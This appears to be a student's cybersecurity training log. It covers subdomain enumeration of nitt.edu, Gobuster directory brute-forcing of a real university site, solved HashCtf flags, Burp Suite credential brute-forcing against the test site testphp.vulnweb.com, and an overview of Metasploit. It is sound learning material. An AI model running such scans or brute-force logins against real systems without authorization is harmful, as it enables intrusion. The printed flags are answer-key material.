[INF] Enumerating subdomains for nitt.ec
misnew.nitt.edu
api.lynxid.spider.nitt.edu
sw.nitt.edu
rembook.nitt.edu
ca.nitt.edu
iagwc.nitt.edu
saurashtra.nitt.edu
restapis.lcas.spider.nitt.edu
profnitt.nitt.edu
bsct19.nitt.edu
auth.delta.nitt.edu
acm.nitt.edu
iserdm2023.nitt.edu
webmail.nitt.edu
icdmsdr2016.nitt.edu
ns.nitt.edu
recruitment.nitt.edu
mscadmission.nitt.edu
npsc2018.nitt.edu
delta.nitt.edu
steeltechonline.nitt.edu
research.nitt.edu
alumni.nitt.edu
www.currents.nitt.edu
orientation.nitt.edu
moments.nitt.edu
courses.nitt.edu
sportscontingent.nitt.edu
thirumathikart.nitt.edu
ns2.nitt.edu
imicpw.nitt.edu
lakshya.nitt.edu
phd.nitt.edu
api.lynx.spider.nitt.edu
www.vortex.nitt.edu
idp.nitt.edu
amma.nitt.edu
egov.nitt.edu
emc.nitt.edu
stpi.nitt.edu
```

Service Unavailable

The server is temporarily unable to service your request due to maintenance downtime or capacity problems. Please try again later.

```
database.nitt.edu
beta.delta.nitt.edu
nacoretcoa.nitt.edu
lynx.spider.nitt.edu
amma.nitt.edu
ncacesd2019.nitt.edu
od.nitt.edu
inductions.spider.nitt.edu
sw.nitt.edu
www.webmail.nitt.edu
icadm14.nitt.edu
info.nitt.edu
mscadmission.nitt.edu
ns2.nitt.edu
icice.nitt.edu
leap.nitt.edu
webmail.nitt.edu
www.nitt.edu
clip2022.nitt.edu
icdmsdr2016.nitt.edu
iwcaam.nitt.edu
recal.nitt.edu
siemenscoe.nitt.edu
dashboard.nitt.edu
bills.nitt.edu
igc2021trichy.nitt.edu
mailtest.nitt.edu
moments.nitt.edu
rc.nitt.edu
rmi.nitt.edu
icaam2018.nitt.edu
courses.nitt.edu
i.nitt.edu
imicpw.nitt.edu
nkn2.nitt.edu
probe.nitt.edu
connectnit.nitt.edu
auth.delta.nitt.edu
aayaam.nitt.edu
ecea.nitt.edu
silver.nitt.edu
utm.nitt.edu
nkn.nitt.edu
npsc2018.nitt.edu
rsf.nitt.edu
api.lynxid.spider.nitt.edu
jupiter.test.nitt.edu
prodigy.nitt.edu
recruitment.nitt.edu
sportsfete.nitt.edu
steeltechonline.nitt.edu
thirumathikart.nitt.edu
```

The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Fig no 11 & 12: False Positive Subdomains

DAY 13

Gobuster

- Gobuster is a command-line tool written in Go, used for brute-forcing directories, files, subdomains, and virtual hosts on web servers and DNS domains.
- It's like a faster, more modern version of tools like DirBuster (made by owasp and can be used by "dirbuster" command in terminal), but without a GUI.
- Gobuster is used to find paths using wordlist file. A wordlist is a text file containing a list of potential directory or file names that gobuster (or similar tools) uses to brute-force a web server and find hidden content.
- Gobuster has many modes to use such as,
  - dir - Directory/file brute-forcing (most used)
  - dns - DNS subdomain brute-forcing
  - vhost - Virtual host discovery
  - s3 - S3 bucket enumeration
  - fuzz - General-purpose fuzzing

- Each mode has several wordlists in them to use during enumeration process.
- wordlists are stored in /usr/share/dirbuster/wordlists for gobuster dir mode
  - directory-list-2.3-small.txt - Small wordlist (quick scans, lower detection risk)
  - directory-list-2.3-medium.txt - Medium-sized list, good balance of speed and coverage
  - directory-list-1.0.txt - Original list from early DirBuster versions
  - directory-list-lowercase-2.3-small.txt – Lowercase-only variant of small list (for case-sensitive servers)
  - directory-list-lowercase-2.3-medium.txt - Lowercase-only medium list
  - apache-user-enum-1.0.txt, 2.0.txt - Specifically for user enumeration, not directories
  - directories.jbrofuzz - Fuzzer-style list for more aggressive testing (less commonly used)


- wordlists for all modes including dir are stored in both /usr/share/wordlists/seclists and usr/share/seclists. Inside seclists directory, there are many directories and sub directories inside those which has wordlist for modes like dir, domain, etc such as:
  - Discovery/: Contains wordlists for DNS, web content, files, etc.
  - Passwords/: Common password wordlists for brute-force attacks
  - Usernames/: Username wordlists
  - Web-Shells/: Common web shell payloads
  - Payloads/: XSS, SQLi, LFI, RCE, etc.
  - Fuzzing/: Fuzz payloads for various protocols
  - Miscellaneous/: Other general lists (emails, APIs, etc.)
  - Pattern-Matching/: Regex for tools like Snort/YARA

- In dir mode, each line in the wordlist represents a possible path to be appended to a URL, like:
  - admin
  - login
  - index.html
  - uploads

If the target is http://example.com , Gobuster will try:

http://example.com/admin

http://example.com/login



```
===============================================================

┌──(sukash㉿kali)-[~]
└─$ gobuster dir -u https://www.dsuniversity.edu.in -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://www.dsuniversity.edu.in
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 134908]
/images               (Status: 301) [Size: 247] [--> https://www.dsuniversity.edu.in/images/]
/cgi-bin              (Status: 301) [Size: 248] [--> https://www.dsuniversity.edu.in/cgi-bin/]
/img                  (Status: 301) [Size: 244] [--> https://www.dsuniversity.edu.in/img/]
/downloads            (Status: 200) [Size: 67704]
/video                (Status: 301) [Size: 246] [--> https://www.dsuniversity.edu.in/video/]
/pdf                  (Status: 301) [Size: 244] [--> https://www.dsuniversity.edu.in/pdf/]
/feedback             (Status: 200) [Size: 66912]
/research             (Status: 200) [Size: 102243]
/gallery              (Status: 301) [Size: 248] [--> https://www.dsuniversity.edu.in/gallery/]
/technology           (Status: 200) [Size: 271802]
/index2               (Status: 200) [Size: 129350]
```

Fig no 13: gobuster dir

- ➢ In dns mode, each line in the wordlist represents a possible path to be appended to a URL, like:
  - www
  - api
  - dev
  - web
  - ftp

If the target is example.com, Gobuster will try:

api.example.com

dev.example.com

vpn.example.com

- ➢ gobuster dir -h, gobuster dns -h and such can be used to find details on commands of each mode
- ➢ In dir mode, -u is used for URL and -w for wordlist location path
- ➢ In dns mode, -d is for domain name and -w for wordlist location

ex: gobuster dir -u https://hash-ctf.vercel.app/challenge2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt (anything comes after -u will be considered as URL and -w as location of wordlist file up to the name)

- Results in gobuster reveals if such dir or dns exists
  - 200 ✅ OK The resource exists (page, directory, file) — valid hit
  - 204 ✅ No Content Valid request but no content in response — often ignored
  - 301 🔁 Moved Permanently The resource redirects permanently — usually to a slash / version
  - 302 🔁 Found Temporary redirect — often login or error redirection
  - 403 🔒 Forbidden Resource exists, but you're not allowed to access it
  - 401 🔒 Unauthorized Requires authentication (basic/digest)
  - 404 ❌ Not Found Resource doesn't exist — default for most guesses
  - 500 💥 Internal Server Error Server crashed or misbehaved — interesting to investigate
  - 503 🚫 Service Unavailable Server is overloaded or down — often temporary
  - 502 🚧 Bad Gateway Misconfigured reverse proxy or gateway issue
  - 400 🚫 Bad Request Malformed request — possibly WAF or invalid path handling

- Getting status code 200 means that such dir or dns really exists and coming upon such malicious or suspicious dir, it is possible to access and find if there are any important data in it.

DAY 14

HashCtf Puzzles

HashCtf Website (https://hash-ctf.vercel.app/)has puzzles based on Cyber Security. It was analysed and solved. It has about 9 Challenges.





Fig no 14: HashCtf Homepage

- ➢ Challenge 1 is simple. It asks to find who is the parent of kids in image and who killed a woman like in games. After answering, it will give as the answer: HashCtf{W3LCOM3_4G3NT007}
- ➢ Challenge 2 has sentences regarding Iron Man and asks what is ROT13 which is a letter substitution method. The Script of the website can be accessed using ctrl+shift+c.



```
▾<div class="container">
   <h1>I am Iron Man</h1>
   <img src="ironman.jpg" alt="Iron Man">
  ▸<p> ⋯ </p>
  ▸<p> ⋯ </p>
  ▾<p> == $0
     " Can you uncover the hidden flag? Keep digging... Do you know what
     ROT13 is! "
   </p>
   <p class="flag">UnfpuGS{Y0I3_L0H_3000}</p>
 </div>
</body>
</html>
```

➢ *Fig no 15: Website Script*


It had a sentence as flag so the UnfpuGS{Y0I3_L0H_3000} which is converted using ROT13 to get the solution HashCtf{L0V3_Y0U_3000}

- Challenge 3 was also solved by seeing the script which had the text var encodedPassword = "ha\x63kforw\x6frld". This was decoded by hex decode (\x63 as c, \x6f as o) which gave it as hackforworld. After entering this as password, the flag was revealed as HashCtf{W3_AR3_FS0C13TY}
- Challenge 4 had a big sentence. Inside it there was two texts flag1>>SGFzaEN0ZnsxVF9KVTVU!!! And flag2>>X1QwMF8zNDVZfQ==!!! Which are Base64 encoded so they were decoded and combined to give solution HashCtf{1T_JU5T_T00_345Y}
- Challenge 5 has a pokemon related image on it, the solution was on the image itself as small sized text on the backpack worn by a kid on the left as HashCtf{POK3YMON_15_H3R3}
- Challenge 6 had a login page with prompt for username and password. Upon inspecting the script, it was found that Password was encoded as hash (123456 after decoding) and username can be anything, Solution was also there on the script as HashCtf{C00K135_4R3_YUMMY}
- Challenge 7 had a sentence about Dora the explorer and it had mentioned that it had a sitemap so I added sitemap.xml to the website URL and run it to get the solution HashCtf{D0R4_54V35_TH3_D4Y}
- Challenge 8 had sentences regarding Transformers and had mentioned to look for anything robotic so robots.html was added to website URL to get the solution HashCtf{M3110W_Y3110W}
- Challenge 9 was about talking tom and it had an option called about which redirected to an image of a cat, the image was downloaded and checked using zsteg (steganography tool) to get the solution HashCtf{meow_meow_G0T_Y0U}

DAY 15

Burp Suite


- Burp Suite is a powerful web vulnerability testing tool used primarily by ethical hackers, penetration testers, bug bounty hunters, and security researchers. It allows you to intercept, inspect, and manipulate HTTP/S traffic between your browser and a web server.
- A proxy (short for proxy server) is an intermediate server that sits between your device (client) and the internet (target server). When you make a request to access a website, the request goes through the proxy, which then forwards it to the destination server. The server sends the response back to the proxy, which then passes it to you.
- Foxy Proxy Extension is added to the web browser. A Proxy is created to send the traffic from browser to other applications in the same system (loopback Ip address is used because of sending traffic to other applications in same system).
- A Proxy is created by choosing options and add proxy option (Give title, Host Ip which is loopback Ip in this case, port which is 8080, username and password can be given if necessary)
- After turning on Proxy, Open Burp suite and then Go to https://burp in browser which will show CA Certificate. Download those Certificate and add in browser using import Certificate option in browser settings
- CA Certificate is added to the browser to allow sending the browser traffic to Burp Suite application
- Go to Burp Suite - Proxy option and turn on intercept on option
- Now Access testphp.vulnweb.com which is a test website that can be used to get traffic on burp suite. Each request made in the browser has to be accepted by forwarding option in Burp Suite. Click Sign up option and accept it by clicking forward option like shown in figure 16


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://...
Open browser

Time	Type	Direction	Method	URL	Status co
21:02:2...	HT...	→ Request	GET	http://testphp.vulnweb.com/login.php	

Fig no 16: Forward


- ➢ Username and password in the login page are both test but type some other username and password, then click login
- ➢ Don't Forward the login request, except click on it to view the request details which will also have the username and password entered (Pages with Better Security will have them Encrypted)
- ➢ Right Click on the Request and Click Send to intruder option
- ➢ Select The entered username and password, Click Add icon in the Positions field to specify which Text area has to be brute forced with wordlists (In this case, username and password) like shown in fig 17 which has username added and password yet to be added


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
1 × 2 × +
Sniper attack
Start attack
Target nweb.com
Update Host header to match target
Positions Add § Clear § Auto §
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Payloads
Resource pool
Settings

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:
application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer:
http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=§1234§&pass=asdf
```

Fig no 17: Add Position to brute force

- ➢ Payload option in fig 17 can be seen as reference to adding wordlists for brute forcing. Wordlists files can be loaded using load option or typed using add option in payload panel
- ➢ After adding the wordlists, there are 4 attacks that can be carried out on the login page
- ➢ Sniper attack
    - Inserts each payload into each position one at a time, using a single payload set.
- ➢ Battering ram attack
    - Simultaneously places the same payload into all defined positions using a single payload set.
- ➢ Pitchfork attack
    - Allocates a payload set to each defined position. Payloads are inserted simultaneously, step-by-step.
- ➢ Cluster bomb attack
    - Allocates multiple payloads sets through defined positions and iterates through all possible combinations of payloads.
- ➢ After carrying out the attacks, if the attack is successful, it will show status code 200 in the results.



Cluster bomb attack

Target: nweb.com ☑ Update Host header to match target

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:
application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer:
http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=§1234§&pass=§asdf§
```

Payload position: 2 - asdf
Payload type: Simple list
Payload count: 3
Request count: 9

Payload configuration

This payload type lets you configure a simple list of strings that are used as payload

siva
1234
test

Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

□ Enabled Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: /\=<>?+&*;:"{}|^`#

5. Intruder attack of http://testphp.vulnweb.com

Capture filter: Capturing all items — Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response...	Error	Timeout	Length	Comment
2	0987	siva	302	613			258	
3	test	siva	302	540			258	
4	4321	1234	302	508			258	
5	0987	1234	302	467			258	
6	test	1234	302	308			258	
7	4321	test	302	443			258	
8	0987	test	302	817			258	
9	test	test	200	593			6216	

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=test&pass=test
```

Fig no 18: Successful Status Code 200

DAY 16

Metasploit

- The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company, Rapid7.
- msfconsole command is used to open Metasploit in kali Linux terminal
- banner command will change the images showing in the homepage and show number of exploits, auxiliary, payloads, posts, encoders, nops and evasion present in Metasploit
- Exploits (2519) – No of exploit packages
  - These are modules used to take advantage of vulnerabilities in software or systems.
  - Example: Exploiting a vulnerability in an outdated FTP server.
- Auxiliary (1296)
  - These are non-exploit modules used for scanning, sniffing, fuzzing, or gathering information.
  - Example: Port scanners, SMB enumerators.
- Post (431)
  - Post-exploitation modules, used after gaining access to a system.
  - Example: Dumping passwords, gathering system info, escalating privileges.
- Payloads (1610)
  - Code that runs after a successful exploit.
  - Types:
    - ✓ Reverse shell
    - ✓ Bind shell
    - ✓ Meterpreter shell
- Encoders (49)
  - Used to encode payloads to avoid detection by antivirus or intrusion detection systems.
  - Example: XOR, Base64, Shikata ga nai (a popular encoder).
- Nops (13)

- NOP generators help to pad payloads, often used in buffer overflow exploits.
- NOP = "No Operation" instruction.


➢ Evasion (9)

- Modules that try to evade antivirus or other endpoint security.
- Example: Making a payload look like a safe file.

➢ show command will help to see each of them. Eg: show payloads will show all payloads

➢ search command can be used to find a specific payload, auxiliary and so. It has # option indicating a number for each payload and others which can be used to import the payload for use

➢ To use a Payload, it is necessary to first select it by using the use command. Enter the number present in the # option after use to select it. Eg: use 0



